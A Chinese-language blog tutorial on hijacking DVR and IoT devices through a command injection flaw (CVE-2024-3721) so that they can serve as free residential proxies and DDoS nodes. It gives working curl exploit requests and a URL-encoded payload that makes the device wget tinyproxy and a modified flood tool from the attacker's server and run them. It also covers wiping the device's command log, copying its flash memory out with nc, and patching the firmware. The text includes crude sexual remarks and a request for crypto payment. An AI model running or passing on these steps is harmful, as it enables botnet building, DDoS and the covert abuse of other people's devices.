
请移步 https://github.com/bytecategory/homeip/blob/main/homeip.html
不良林曾说:“纯净的住宅IP是实现某些特殊业务的前提,比如跨境电商,运营tiktok,解锁流媒体,薅甲骨文永久免费VPS等.”
其中这句话“由于住宅IP一般是以HTTP或者SOCKS代理的形式出售”就很可疑了.
正所谓有需求的地方,就有利益.僵尸网络控制的节点天然适合构建住宅代理,这似乎是近年来DDoS圈的一个潮流,把业务从单一的攻击,扩展到网络代理.
比如被奇安信X实验室曝光的大盘子的业务涵盖流量代理,DDoS攻击,互联网提供内容的服务盗版流量等.
所以今天,我带来一个惊人的发布.
那就是教你零元购住宅IP. (建议看完后再上机)
我认识每个孩子和他们妈,他们做梦都想要一个除了搬瓦工的住宅IP.
假设一下8.8.4.4是一只可怜的在韩国的肉只因,1.1.1.1和8.8.8.8是你的VPS
先做准备工作
file sh../sh: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.3, stripped
r2 -A sh[0x0000bb70]> pdf @main
; UNKNOWN XREF from entry0 @ 0xbba0
┌ 124: int main (int32_t arg2);
│ ; var int32_t var_4h @ sp+0x2c
│ ; arg int32_t arg2 @ r1
│ 0x0000bfa0 0dc0a0e1 mov ip, sp
│ 0x0000bfa4 60009fe5 ldr r0, [str.busybox] ; [0xc00c:4]=0x4d67b "busybox" ; "{\xd6\x04" ; int32_t arg1
│ 0x0000bfa8 30d82de9 push {r4, r5, fp, ip, lr, pc}
│ 0x0000bfac 04b04ce2 sub fp, var_4h
│ 0x0000bfb0 0150a0e1 mov r5, r1 ; arg2
│ 0x0000bfb4 76ffffeb bl fcn.0000bd94
│ 0x0000bfb8 50409fe5 ldr r4, [0x0000c010] ; [0xc010:4]=0x5d9ac
│ 0x0000bfbc 002095e5 ldr r2, [r5]
│ 0x0000bfc0 002084e5 str r2, [r4]
│ 0x0000bfc4 0030d2e5 ldrb r3, [r2]
│ 0x0000bfc8 2d0053e3 cmp r3, 0x2d ; 45
│ 0x0000bfcc 01308202 addeq r3, r2, 1
│ 0x0000bfd0 00308405 streq r3, [r4]
│ 0x0000bfd4 000094e5 ldr r0, [r4] ; int32_t arg1
│ 0x0000bfd8 0f0000eb bl fcn.0000c01c
│ 0x0000bfdc 000084e5 str r0, [r4]
│ 0x0000bfe0 defcffeb bl sym.imp.getuid ; uid_t getuid(void)
│ 0x0000bfe4 28309fe5 ldr r3, [0x0000c014] ; [0xc014:4]=0x5b7b0
│ 0x0000bfe8 0510a0e1 mov r1, r5 ; int32_t arg2
│ 0x0000bfec 000083e5 str r0, [r3]
│ 0x0000bff0 000094e5 ldr r0, [r4] ; int32_t arg1
│ 0x0000bff4 84ffffeb bl fcn.0000be0c
│ 0x0000bff8 000094e5 ldr r0, [r4] ; int32_t arg1
│ 0x0000bffc 10ffffeb bl fcn.0000bc44
│ ; DATA XREF from fcn.00038cc8 @ 0x38cec
│ ; DATA XREF from fcn.000408f0 @ 0x40cc4
│ ; DATA XREF from fcn.00043244 @ 0x43724
│ 0x0000c000 10009fe5 ldr r0, str.:_applet_not_found_n ; [0x4d87a:4]=0x7061203a ; ": applet not found\n" ; int32_t arg1
│ 0x0000c004 0effffeb bl fcn.0000bc44
│ 0x0000c008 e70000eb bl fcn.0000c3ac ; 0xc00c ; "{\xd6\x04"
│ ;-- str.busybox:
│ ; DATA XREFS from main @ 0xbfa4, 0xc008
│ 0x0000c00c .string "busybox" ; len=7
│ 0x0000c013 unaligned
│ ; DATA XREF from main @ 0xbfe4
│ 0x0000c014 b0b70500 strheq fp, [r5], -r0
│ ; DATA XREF from main @ 0xc000
└ 0x0000c018 7ad80400 andeq sp, r4, sl, ror r8
查看rodata段后发现,sh实际是busybox,你从上文的applet not found\n也可以发现.
wget https://musl.cc/arm-linux-musleabi-cross.tgz
tar xzvf arm-linux-musleabi-cross.tgz
cd arm-linux-musleabi-cross
bin/arm-linux-musleabi-objdump -f ../sh
../sh: file format elf32-littlearm
Disassembly of section .init:
0000aee8 <.init>:
aee8: e1a0c00d mov ip, sp
aeec: e92dd800 push {fp, ip, lr, pc}
aef0: e24cb004 sub fp, ip, #4
aef4: eb00032b bl bba8 <shmget@plt+0x44>
aef8: e89da800 ldm sp, {fp, sp, pc}
Disassembly of section .plt:
0000aefc <getnameinfo@plt-0x14>:
aefc: e52de004 push {lr} ; (str lr, [sp, #-4]!)
af00: e59fe004 ldr lr, [pc, #4] ; af0c <getnameinfo@plt-0x4>
af04: e08fe00e add lr, pc, lr
af08: e5bef008 ldr pc, [lr, #8]!
af0c: 000502e0 andeq r0, r5, r0, ror #5
0000af10 <getnameinfo@plt>:
af10: e28fc600 add ip, pc, #0, 12
af14: e28cca50 add ip, ip, #80, 20 ; 0x50000
af18: e5bcf2e0 ldr pc, [ip, #736]! ; 0x2e0
0000af1c <getpgrp@plt>:
af1c: e28fc600 add ip, pc, #0, 12
af20: e28cca50 add ip, ip, #80, 20 ; 0x50000
af24: e5bcf2d8 ldr pc, [ip, #728]! ; 0x2d8
0000af28 <sync@plt>:
af28: e28fc600 add ip, pc, #0, 12
af2c: e28cca50 add ip, ip, #80, 20 ; 0x50000
af30: e5bcf2d0 ldr pc, [ip, #720]! ; 0x2d0
0000af34 <if_nametoindex@plt>:
af34: e28fc600 add ip, pc, #0, 12
af38: e28cca50 add ip, ip, #80, 20 ; 0x50000
af3c: e5bcf2c8 ldr pc, [ip, #712]! ; 0x2c8
0000af40 <qsort@plt>:
af40: e28fc600 add ip, pc, #0, 12
在1.1.1.1上执行
cd /tmp
git clone https://github.com/tinyproxy/tinyproxy.git
cd tinyproxy
./autogen.sh
./configure --host=arm-linux-musleabi
CC=/opt/musl-cross/bin/arm-linux-musleabi-gcc CFLAGS="-march=armv5te" -msoft-float -mfloat-abi=soft -Os" LDFLAGS="-static -s" --prefix=/usr
make
file src/tinyproxy
tinyproxy: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), statically linked, stripped
uuidgen47aa7fc7-3de0-4141-abca-786d8a368d41
echo -e 'Port 50051\nBind 0.0.0.0\nBasicAuth 47aa7fc7-3de0-4141-abca-786d8a368d41 47aa7fc7-3de0-4141-abca-786d8a368d41' > tinyproxy.conf单引号里的50051要替换成
netstat -tulpn | grep StreamingProtoc | awk '{print \$4}' | cut -d: -f2 | tr -d '\n'的结果,下同.
python3 -m http.server 80
git clone https://github.com/bytecategory/DDos-Attack.git
cd DDos-Attack
vim ddos_attack_multithread.c
将
while (1)改成
for (_ = 0; _ < 100; _++) 将
if (args->sent_count % 1000 == 0) {
            printf("[Thread %d] Sent %ld packets to %s through port:%d\n", args->thread_id, args->sent_count, args->ip, current_port);
    }
char ip[256];
char threads_str[256];
system('clear')
if (len > 0 && ip[len - 1] == '\n') {
        ip[len - 1] = '\0';
}
if (num_threads < 1 || num_threads > 10) {
        printf("Invalid thread count. Using 1 threads.\n");
        num_threads = 1;
}
删除.把
fgets(ip, sizeof(ip), stdin);fgets(threads_str, sizeof(threads_str), stdin);
num_threads = atoi(threads_str);
```c
fgets(port_str, sizeof(port_str), stdin);分别改成
char ip[256];
strcpy(ip, "8.8.8.8");
num_threads = 10;
char portstr[] = "80";然后冒号wq.出了事把你老公说出来就行了.
bin/arm-linux-musleabi-gcc ddos_attack_multithread.c -o
ddos_attack_multithread -march=armv5te -msoft-float -mfloat-abi=soft
-static -s -Os
把
console.log(encodeURIComponent("echo;busybox wget http://1.1.1.1/tinyproxy -P /tmp;busybox wget http://1.1.1.1/tinyproxy.conf -P /tmp;busybox wget http://1.1.1.1/ddos_attack_multithread -P /tmp;chmod 755 /tmp/tinyproxy;chmod 755 /tmp/ddos_attack_multithread;kill -9 \$(pidof StreamingProtoc);/tmp/tinyproxy -c /tmp/tinyproxy.conf;/tmp/ddos_attack_multithread"))写到e.js,然后node
e.js,复制它的结果
echo%3Bbusybox%20wget%20http%3A%2F%2F1.1.1.1%2Ftinyproxy%20-P%20%2Ftmp%3Bbusybox%20wget%20http%3A%2F%2F1.1.1.1%2Ftinyproxy.conf%20-P%20%2Ftmp%3Bbusybox%20wget%20http%3A%2F%2F1.1.1.1%2Fddos_attack_multithread%20-P%20%2Ftmp%3Bchmod%20755%20%2Ftmp%2Ftinyproxy%3Bchmod%20755%20%2Ftmp%2Fddos_attack_multithread%3Bkill%20-9%20%24(pidof%20StreamingProtoc)%3B%2Ftmp%2Ftinyproxy%20-c%20%2Ftmp%2Ftinyproxy.conf%3B%2Ftmp%2Fddos_attack_multithread,
到mdc=后.
你猜mdc的由来?我估计你把脑袋想破也是徒劳.
mdc的由来在这里,https://github.com/bytecategory/tbk_dvr_command_injection
回到8.8.8.8,发生了什么?
tcpdump -i eth0 host 8.8.4.4 因为没有运行
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.bind(('0.0.0.0', 80))
while True:
    _, a = sock.recvfrom(1024)
    sock.sendto(b"ACK", a)
这段程序,所以出现了ICMP,这不要紧. 总之,UDP攻击派上了用场.
我还鉴定了一个把客户当日本人骗的一个DDoS频道. ——— 胖虎
运行了build.sh,用DDoS-Attack/monitor_pps.c看了下,胖虎的pps不高.
tcpdump udp -n -t | awk '{print $2}' | cut -d. -f1 | uniq -c
了一会,发现包长度大多是60和138, 和TrumpDDoS一样.鉴定完毕. 收个尾
import nmap
m = nmap.PortScanner()
a = nm.scan('8.8.4.4','1-10000')['scan']['8.8.4.4']['tcp'].keys()
time.sleep(114) # 这时候去curl
b = nm.scan('8.8.4.4','1-10000')['scan']['8.8.4.4']['tcp'].keys()
p = a-b
看看p里有什么,如果是50051的话,恭喜你,8.8.4.4从今以后是你的了.
验证一下,
curl -x http://47aa7fc7-3de0-4141-abca-786d8a368d41:47aa7fc7-3de0-4141-abca-786d8a368d41@8.8.4.4:50051 -L http://ipinfo.io/ip,如果结果是8.8.4.4,大功告成,可以去开香槟了. 只要创建fuck.yaml
listen: :11451

tls:
  cert: /etc/hysteria/0.crt
  key: /etc/hysteria/0.key

auth:
  type: password
  password: 123456

outbounds:
  - name: fuck
    type: http
    http:
      url: http://47aa7fc7-3de0-4141-abca-786d8a368d41:47aa7fc7-3de0-4141-abca-786d8a368d41@8.8.4.4:50051
      insecure: true
运行./hysteria-linux-amd64 server -c fuck.yaml
0.key和0.crt用openssl写入就行,这里不再提到.
客户端,把hy2://123456@8.8.8.8:11451/?insecure=1导入NekoBox即可.
友情提示,抄作业没用,除非你给TV7xutPgpSP1wQWF66ppiazZX7yJ5424JX打24USDT.
或者线下让我草(我是你的老公,我会好好对待你),亦或是你能复现,否则你抄了作业,也好似水中捞月.
附录
cat /proc/mtddev: size erasesize name mtd0: 00040000 00010000 "boot" mtd1: 001c0000 00010000 "Kernel" mtd2: 00d60000 00010000 "Root+App" mtd3: 00010000 00010000 "SysConfig" mtd4: 00010000 00010000 "SysStatus" mtd5: 00080000 00010000 "SysPara"
mountrootfs on / type rootfs (rw) /dev/root on / type squashfs (ro,relatime) proc on /proc type proc (rw,relatime) sysfs on /sys type sysfs (rw,relatime) tmpfs on /dev type tmpfs (rw,relatime) devpts on /dev/pts type devpts (rw,relatime,mode=600,ptmxmode=000) tmpfs on /var type tmpfs (rw,relatime,size=3072k)
于是在8.8.8.8上
ncat -lp 8888 > 20243721.bin
nc 8.8.8.8 8888 < /dev/mtdblock2
可惜可惜,没有人对CVE-2024-3721做过探讨,卡巴斯基也只打了下C2
另外netsecfish虽然说Location标头是./login.rsp,但使用httpx,zgrab2,curl工具都会因为非法的标头而不显示./login.rsp,解决方案是使用https://x.com/bytecategory/status/2010731203159351422中的命令.
unsquashfs 20243721.bin我find了一下,没有device.rsp,又grep
-r了一下,看到device.rsp在squashfs-root/usr/local/bin/index.cgi里.
既然是命令注入,必有system!
bin/arm-linux-musleabi-objdump -d ../index.cgi | grep -E "bl.\*system"毫无悬念的结果 4ff24: ebfeeb89 bl ad50 system@plt 把index.cgi用IDA打开,按G后输入4ff24回车,再按F5. 哦耶!
if (v45)
    sprintf(s, "%s &", src);
else
    strcpy(s, src);
system(s);
v45也即bk(background的缩写),当bk不空时,system(s)的输出就从Content-type标头的前面到了Date标头的后面了.uid也一样,只要不空就行.
你可以分别
curl "http://8.8.4.4/device.rsp?opt=sys&cmd=___S_O_S_T_R_E_A_MAX___&mdb=sos&mdc=echo%3Bid&bk=1" -H "Cookie: uid=1"和
curl "http://8.8.4.4/device.rsp?opt=sys&cmd=___S_O_S_T_R_E_A_MAX___&mdb=sos&mdc=echo%3Bid" -H "Cookie: uid=1"看一下有什么不同.
另外/tmp/hlog会留下你的命令,所以去参考一下https://x.com/bytecategory/status/2009489624369115419 ,把/tmp/hlog给rm
-rf掉.
虽然我还想介绍
std::string::string(&v70, "bk", v117);其实等价于
using namespace std;
string v70 = "bk";
等等细节以及COW机制,但限于篇幅,难以展开.
因为/etc/init.d/rcS会执行/etc/init.d/S10boot.sh,/etc/init.d/S10boot.sh会执行/module/load3518,/module/load3518中会insmod若干内核模块,而且会执行/module/sysctl_hi3518.sh
/module/sysctl_hi3518.sh虽然注释了This is a sample, you should rewrite
it according to your
chip,但你无法在主作业系统上重写它,会SIGSEGV,你可以运行一下rcS逝一逝.
运行httpd较为繁琐.
~# ls -l lib/libCommon.so
lrwxrwxrwx 1 root root lib/libCommon.so ->
/usr/local/lib/libCommon.so
~# rm lib/libCommon.so
~# ln -s ../usr/local/lib/libCommon.so lib/libCommon.so
尝试
cd squashfs-root
qemu-arm -L . -strace ./usr/local/bin/httpd
看到它在疯狂connect 127.0.0.1 17777,用netstat -anp可知/usr/local/bin/DeviceManage会bind 17777.
于是我nc -lp 17777 | hexdump -C,并再次运行/usr/local/bin/httpd
00000000  00 00 00 00 00 00 00 00  cd ab 00 00 04 00 00 03  |................|
00000010  03 87 3c 00 00 00 00 00  00 00 00 00 cd ab 00 00  |..<.............|
00000020  04 00 00 03 02 07 3c 00  00 00 00 00 00 00 00 00  |......<.........|
00000030  cd ab 00 00 04 00 00 03  09 00 3c 00 00 00 00 00  |..........<.....|
00000040  00 00 00 00 cd ab 06 00  24 00 00 03 68 74 74 70  |........$...http|
00000050  64 2e 31 00 00 00 00 00  00 00 00 00 00 00 00 00  |d.1.............|
00000060  00 00 00 00 00 00 00 00  00 00 00 00 20 4e 00 00  |............ N..|
00000070  00 00 00 00 00 00 00 00  cd ab 03 00 24 00 00 03  |............$...|
00000080  68 74 74 70 64 2e 31 00  00 00 00 00 00 00 00 00  |httpd.1.........|
00000090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000a0  20 4e 00 00 00 00 00 00  00 00 00 00 cd ab 03 07  | N..............|
000000b0  08 00 80 03 80 00 00 00  00 00 00 00 00 00 00 00  |................|
000000c0  00 00 00 00 cd ab 02 00  00 00 00 03              |............|
000000cc
而httpd则打印
=============httpd get web port
Httpd Wait web port param
Httpd Wait web port param
看来httpd在等待网络端口参数,而nc没给它网络端口参数.
下一步
cd ..
chroot squashfs-root /bin/sh
cd /usr/local/bin
. /etc/profile
touch /dev/mtdblock3 # 和mtdblock2一样用nc写
./DeviceManage
这时DeviceManage找到了设备类型712A1_VA等等.但无法insmod若干内核模块.
把DeviceManage用IDA Pro打开,找到sub_35B78,函数头是PUSH
{LR},地址是00035B78
把前四字节改成00 00 A0 E3,地址是00035B7C(汇编是SUB
SP,SP,...)的前四字节改成1E FF 2F E1
具体操作,Edit,Patch Program,Change byte
依次类推,把所有内核驱动给返回零,最后Apply patches to input file.
再次./DeviceManage后,它发生了SIGPIPE.
我的结论是,此路不通.
把httpd用IDA Pro打开,找到这几行(按G后输入0000A5F0回车)
.text:0000A5F0 BA 50 D4 E1                   LDRH    R5, [R4,#0xA]
.text:0000A5F4 00 00 55 E3                   CMP     R5, #0
.text:0000A5F8 0E 00 00 1A                   BNE     loc_A638
上面的是if (!*(WORD *)(a1 + 10))的汇编. 我要把它改成if (
*(_WORD *)(a1 + 10) == 1 ),这样不会puts("=============httpd get web
port");了.
等价于把CMP R5,
#0改成CMP
R5, #1,具体操作,把00 00 55
E3改成01 00 55 E3.
查看sub_A964的伪代码,第二十一行是*(_WORD *)(a1 + 10) = 0;
我要把它改成*(_WORD *)(a1 + 10) = 80;
按Tab键可以看到汇编是MOV R3,
#0
等价于把MOV R3,
#0改成MOV
R3, #0x50,具体操作,把00 30
A0 E3改成50 30 A0 E3.
按G输入0000A9F8后回车,可以找到BL
_ZN6Common14CMessageClient12CreateSocketEPKct
伪代码是Common::CMessageClient::CreateSocket(v5, "127.0.0.1",
0x4571u);
0x4571正好是17777,这是疯狂connect 127.0.0.1
17777的原因了,需要把它改成NOP,具体操作,把03 FE FF EB改成00 F0 20 E3.
最后不要忘记Apply patches to input file.
chmod 755 /usr/local/bin/httpd
/usr/local/bin/httpd
===============/usr/local/bin/httpd start==argc=1============================
Pack httpd param port=80
=========================================================
=====================httpd(53184) v1.1====================
====[/usr/local/bin]===[/usr/local/www]===(port:0080)====
=========================================================
----debug state=1
max connect=1048576
bind 0.0.0.0 - Address already in use
thttpd main loop is run terminate=0 num_connect=0
做到这一步后,创建一个空文件,/var/tmp/webcash/web.config,再次运行.
我滴任务完成了!
之后的工作就交给边亮_网络安全了,他不会在17分钟内完成它.
有彩蛋吗?你猜~
当我访问了https://www.ipqualityscore.com/free-ip-lookup-proxy-vpn-test,**翻译翻译TMD什么叫惊喜**
低风险,此IP地址上的用户目前可能安全,但如果该IP地址遭到入侵,则情况可能会发生变化,我们尚未发现此IP地址存在滥用行为,未检测到代理连接
俺心里感到窃喜,俺当然知道"但如果"的情况发生了.呵呵,IPQS可真是准确无误阿.
firefox-esr -private-window后,也没有消防栓了,而是Google 지원 언어 English.
过了两天后,什么!
可疑,此IP地址的行为可疑,我们建议您通过我们的API提供更多用户数据,以便更准确地分析用户质量风险.
敢杀我的马! IPQS,我可疑个D~
我更准确地分析一下,找到html-error.c,把send_http_headers中的headers改成
"HTTP/1.0 200\r\n"
"Content-Type: text/html\r\n"
"Connection: close\r\n" "\r\n"
就好.以及在tinyproxy.conf的第四行改成DefaultErrorFile
"/tmp/tinyproxy.html"
tinyproxy.html的内容可以是
<p>IPQS可真是准确无误阿</p>
改完后make clean后make.